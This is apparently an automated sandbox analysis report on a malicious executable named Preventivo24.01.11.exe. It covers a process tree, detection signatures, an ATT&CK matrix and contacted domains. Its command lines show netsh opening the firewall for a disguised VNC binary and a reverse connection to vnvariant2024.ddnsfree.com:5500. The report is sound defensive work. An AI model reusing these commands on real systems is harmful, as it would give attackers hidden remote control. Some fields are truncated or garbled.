ID: 1379424
Sample Name:
Preventivo24.01.11.exe
Cookbook: default.jbs
Time: 12:07:08
Date: 23/01/2024
Version: 38.0.0 Ammolite

Table of Contents


Windows Analysis Report

Preventivo24.01.11.exe


Overview

General Information

Sample name:	Preventivo24.01.11.exe
Analysis ID:	1379424
MD5:	32f35b78a3dc5..
SHA1:	18a24aa0ac05…
SHA256:	0cb44c4f82737..
Tags:	exe
Infos:	



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for drop…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic
- Contains VNC / remote desktop fun…
- Contains functionalty to change the …
- Modifies the windows firewall
- Uses cmd line tools excessively to …
- Uses netsh to modify the Windows …
- Binary contains a suspicious time s…
- Checks for available system drives …
- Contains functionality to call native …
- Contains functionality to check if a d…

Classification



Process Tree

- **System is w10x64**
- Preventivo24.01.11.exe (PID: 5272 cmdline: C:\Users\user\Desktop\Preventivo24.01.11.exe MD5: 32F35B78A3DC5949CE3C99F2981DEF6B)
  - msiexec.exe (PID: 6552 cmdline: C:\Windows\system32\msiexec.exe" /i "C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\main1.msi" AI_SETUPEXEPATH=C:\Users\user\Desktop\Preventivo24.01.11.exe SETUPEXEDIR=C:\Users\user\Desktop\ EXE_CMD_LINE="/exenoupdates /forcecleanup /wintime 170 6007874 " AI_EUIMSI=" MD5: 9D09DC1EDA745A5F87553048E57620CF)
- viewer.exe (PID: 5504 cmdline: C:\Games\viewer.exe" /HideWindow "C:\Games\cmmc.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
  - cmd.exe (PID: 1096 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 1632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - cmd.exe (PID: 4536 cmdline: C:\Windows\system32\cmd.exe /c Set GUID[2>Nul MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - cmd.exe (PID: 5808 cmdline: C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
      - reg.exe (PID: 3524 cmdline: Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: CDD462E86EC0F20DE2A1D781928B1B0C)
    - WMIC.exe (PID: 5736 cmdline: wmic process where (name="taskhost.exe") get commandline MD5: E2DE6500DE1148C7F6027AD50AC8B891)
    - findstr.exe (PID: 4080 cmdline: findstr /i "taskhost.exe" MD5: F1D4BE0E99EC734376FDE474A8D4EA3E)
    - Acrobat.exe (PID: 4428 cmdline: C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe" "C:\Users\user\AppData\Local\Temp\~.pdf MD5: 24EAD1C46A47022347DC0F05F6EFBB8C)
      - AcroCEF.exe (PID: 3716 cmdline: "C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --backgroundcolor=16777215 MD5: 9B38E8E8B6DD9622D24B53E095C5D9BE)
        - AcroCEF.exe (PID: 7296 cmdline: "C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --log-severity=disable --user-agent-product="ReaderServices/23.6.20320 Chrome/105.0.0.0" --lang=en-US --user-data-dir="C:\Users\user\AppData\Local\CEF\User Data" --log-file="C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\debug.log" --mojo-platform-channel-handle=2104 --field-trial-handle=1568,i,6034362121281620577,8616152877679475302,131072 --disable-features=BackForwardCache,CalculateNativeWinOcclusion,WinUseBrowserSpellChecker /prefetch:8 MD5: 9B38E8E8B6DD9622D24B53E095C5D9BE)
    - viewer.exe (PID: 4592 cmdline: C:\Games\viewer.exe /HideWindow C:\Games\c.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
      - cmd.exe (PID: 6552 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\c.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
        - conhost.exe (PID: 6556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
        - mode.com (PID: 4080 cmdline: Mode 90,20 MD5: FB615848338231CEBC16E32A3035C3F8)
        - cmd.exe (PID: 7672 cmdline: C:\Windows\system32\cmd.exe /c Set GUID[2>Nul MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
        - cmd.exe (PID: 7828 cmdline: C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - reg.exe (PID: 7848 cmdline: Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: CDD462E86EC0F20DE2A1D781928B1B0C)
        - cmd.exe (PID: 7928 cmdline: C:\Windows\system32\cmd.exe /S /D /c" type C:\Games\cmd.txt" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
        - cmd.exe (PID: 7936 cmdline: cmd MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - mode.com (PID: 7960 cmdline: Mode 90,20 MD5: FB615848338231CEBC16E32A3035C3F8)

- netsh.exe (PID: 8120 cmdline: netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplication" mode=ENABLE scope=ALL MD5: 4E89A1A088BE715D6C946E55AB07C7DF)
- netsh.exe (PID: 7724 cmdline: netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplicatio" mode=ENABLE scope=ALL profile=ALL MD5: 4E89A1A088BE715D6C946E55AB07C7DF)
- WMIC.exe (PID: 7816 cmdline: wmic process where (name="taskhost.exe") get commandline MD5: E2DE6500DE1148C7F6027AD50AC8B891)
- findstr.exe (PID: 7716 cmdline: findstr /i "taskhost.exe" MD5: F1D4BE0E99EC734376FDE474A8D4EA3E)
- taskhost.exe (PID: 3992 cmdline: C:\Games\taskhost.exe -autoreconnect ID:5402254 -connect vnvariant2024.ddnsfree.com:5500 -run MD5: 663FE548A57BBD487144EC8226A7A549)

- viewer.exe (PID: 3840 cmdline: C:\Games\viewer.exe /HideWindow C:\Games\once.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
  - cmd.exe (PID: 8180 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\once.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 7864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- viewer.exe (PID: 2584 cmdline: C:\Games\viewer.exe /HideWindow C:\Games\cmmc.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
  - cmd.exe (PID: 4404 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 7356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - cmd.exe (PID: 3636 cmdline: C:\Windows\system32\cmd.exe /c Set GUID[2>Nul MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - cmd.exe (PID: 7352 cmdline: C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
      - reg.exe (PID: 7376 cmdline: Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: CDD462E86EC0F20DE2A1D781928B1B0C)
    - WMIC.exe (PID: 5492 cmdline: wmic process where (name="taskhost.exe") get commandline MD5: E2DE6500DE1148C7F6027AD50AC8B891)
    - findstr.exe (PID: 7860 cmdline: findstr /i "taskhost.exe" MD5: F1D4BE0E99EC734376FDE474A8D4EA3E)
- timeout.exe (PID: 5360 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- timeout.exe (PID: 7840 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- timeout.exe (PID: 4332 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)

- timeout.exe (PID: 1288 cmdline: timeout /t 1 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- taskkill.exe (PID: 7684 cmdline: taskkill /im rundll32.exe /f MD5: CA313FD7E6C2A778FFD21CFB5C1C56CD)
- timeout.exe (PID: 7912 cmdline: timeout /t 2 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- taskkill.exe (PID: 7312 cmdline: taskkill /im rundll32.exe /f MD5: CA313FD7E6C2A778FFD21CFB5C1C56CD)
- timeout.exe (PID: 7756 cmdline: timeout /t 2 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- taskkill.exe (PID: 7344 cmdline: taskkill /im rundll32.exe /f MD5: CA313FD7E6C2A778FFD21CFB5C1C56CD)
- timeout.exe (PID: 7748 cmdline: timeout /t 2 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO MALWARE Observed Suspicious UA (AdvancedInstaller) - Source IP: 192.168.2.5 - Destination IP: 93.184.216.34

Timestamp:	192.168.2.593.184.216.3449705802834928 01/23/24-12:07:53.684308
SID:	2834928
Source Port:	49705
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

Spam, unwanted Advertisements and Ransom Demands

Contains functionalty to change the wallpaper

Persistence and Installation Behavior

Uses cmd line tools excessively to alter registry or file data

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the windows firewall

Uses netsh to modify the Windows network and firewall settings

Remote Access Functionality


Contains VNC / remote desktop functionality (version string found)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact	Resource Development	Reconnaiss
1 Spearphishing Link	1 Windows Management Instrumentation	1 DLL Side-Loading	1 Exploitation for Privilege Escalation	2 1 Disable or Modify Tools	OS Credential Dumping	2 System Time Discovery	1 Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	1 System Shutdown/ Reboot	Acquire Infrastructure	Gather Victim Identity Information
1 Valid Accounts	3 Native API	1 Valid Accounts	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 1 Peripheral Device Discovery	1 Replication Through Removable Media	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Encrypted Channel	SIM Card Swap	Obtain Device Cloud Backups	1 Defacement	Domains	Credentials
1 Replication Through Removable Media	1 1 Command and Scripting Interpreter	1 Bootkit	1 Valid Accounts	2 Obfuscated Files or Information	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port			Data Encrypted for Impact	DNS Server	Email Addresses
Local Accounts	Cron	Login Hook	1 Access Token Manipulation	1 Timestomp	NTDS	5 File and Directory Discovery	Distributed Component Object Model	Input Capture	Traffic Duplication	1 Remote Access Software			Data Destruction	Virtual Private Server	Employee Names
Cloud Accounts	Launchd	Network Logon Script	1 3 Process Injection	1 DLL Side-Loading	LSA Secrets	3 7 System Information Discovery	SSH	Keylogging	Scheduled Transfer	3 Non-Application Layer Protocol			Data Encrypted for Impact	Server	Gather Victim Network Information
Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 Masquerading	Cached Domain Credentials	1 Query Registry	VNC	GUI Input Capture	Data Transfer Size Limits	1 4 Application Layer Protocol			Service Stop	Botnet	Domain Properties

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact	Resource Development	Reconnais
External Remote Services	Systemd Timers	Startup Items	Startup Items	1 Valid Accounts	DCSync	1 4 1 Security Software Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over C2 Channel	Commonly Used Port			Inhibit System Recovery	Web Services	DNS
Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	1 Modify Registry	Proc Filesystem	1 Virtualization/Sandbox Evasion	Cloud Services	Credential API Hooking	Exfiltration Over Alternative Protocol	Application Layer Protocol			Defacement	Serverless	Network Trust Dependencies
Exploit Public-Facing Application	Command and Scripting Interpreter	At	At	1 Virtualization/Sandbox Evasion	/etc/passwd and /etc/shadow	3 Process Discovery	Direct Cloud VM Connections	Data Staged	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Web Protocols			Internal Defacement	Malvertising	Network Topology
Supply Chain Compromise	PowerShell	Cron	Cron	1 Access Token Manipulation	Network Sniffing	1 System Owner/User Discovery	Shared Webroot	Local Data Staging	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	File Transfer Protocols			External Defacement	Compromise Infrastructure	IP Addresses
Compromise Software Dependencies and Development Tools	AppleScript	Launchd	Launchd	1 3 Process Injection	Input Capture	System Network Connections Discovery	Software Deployment Tools	Remote Data Staging	Exfiltration Over Unencrypted Non-C2 Protocol	Mail Protocols			Firmware Corruption	Domains	Network Security Appliances
Compromise Software Supply Chain	Windows Command Shell	Scheduled Task	Scheduled Task	1 Bootkit	Keylogging	Process Discovery	Taint Shared Content	Screen Capture	Exfiltration Over Physical Medium	DNS			Resource Hijacking	DNS Server	Gather Victim Org Information


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Preventivo24.01.11.exe	8%	ReversingLabs		
Preventivo24.01.11.exe	17%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\MSI5406.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSI5406.tmp	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\MSI54A3.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSI54A3.tmp	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\MSI54C4.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSI54C4.tmp	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\shi5398.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\shi5398.tmp	0%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\UVncVirtualDisplay.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\UVncVirtualDisplay.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\ddengine.dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\ddengine.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\taskhost.exe	8%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\taskhost.exe	10%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\viewer.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\viewer.exe	1%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\vnchooks.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\vnchooks.dll	0%	Virustotal		Browse

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://html4/loose.dtd	0%	Avira URL Cloud	safe	
http://java.sun.com/update/1.4.2/jinstall-1_4-windows-i586.cab#Version=1	0%	Virustotal		Browse
http://.css	0%	Avira URL Cloud	safe	
http://https://forum.uvnc.comvncMenu::WndProc	0%	Avira URL Cloud	safe	
http://oneocsp.microe	0%	Avira URL Cloud	safe	
http://https://www.uvnc.comhttps://forum.uvnc.comnet	0%	Avira URL Cloud	safe	
http://https://www.uvnc.comcmd	0%	Avira URL Cloud	safe	
http://java.sun.com/products/plugin/index.html#download	0%	Avira URL Cloud	safe	
http://java.sun.com/update/1.4.2/jinstall-1_4-windows-i586.cab#Version=1	0%	Avira URL Cloud	safe	
http://.jpg	0%	Avira URL Cloud	safe	
http://java.sun.com/products/plugin/index.html#download	0%	Virustotal		Browse

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.example.com	93.184.216.34	true	false		high
vnvariant2024.ddnsfree.com	140.228.29.110	true	false		unknown

Contacted URLs

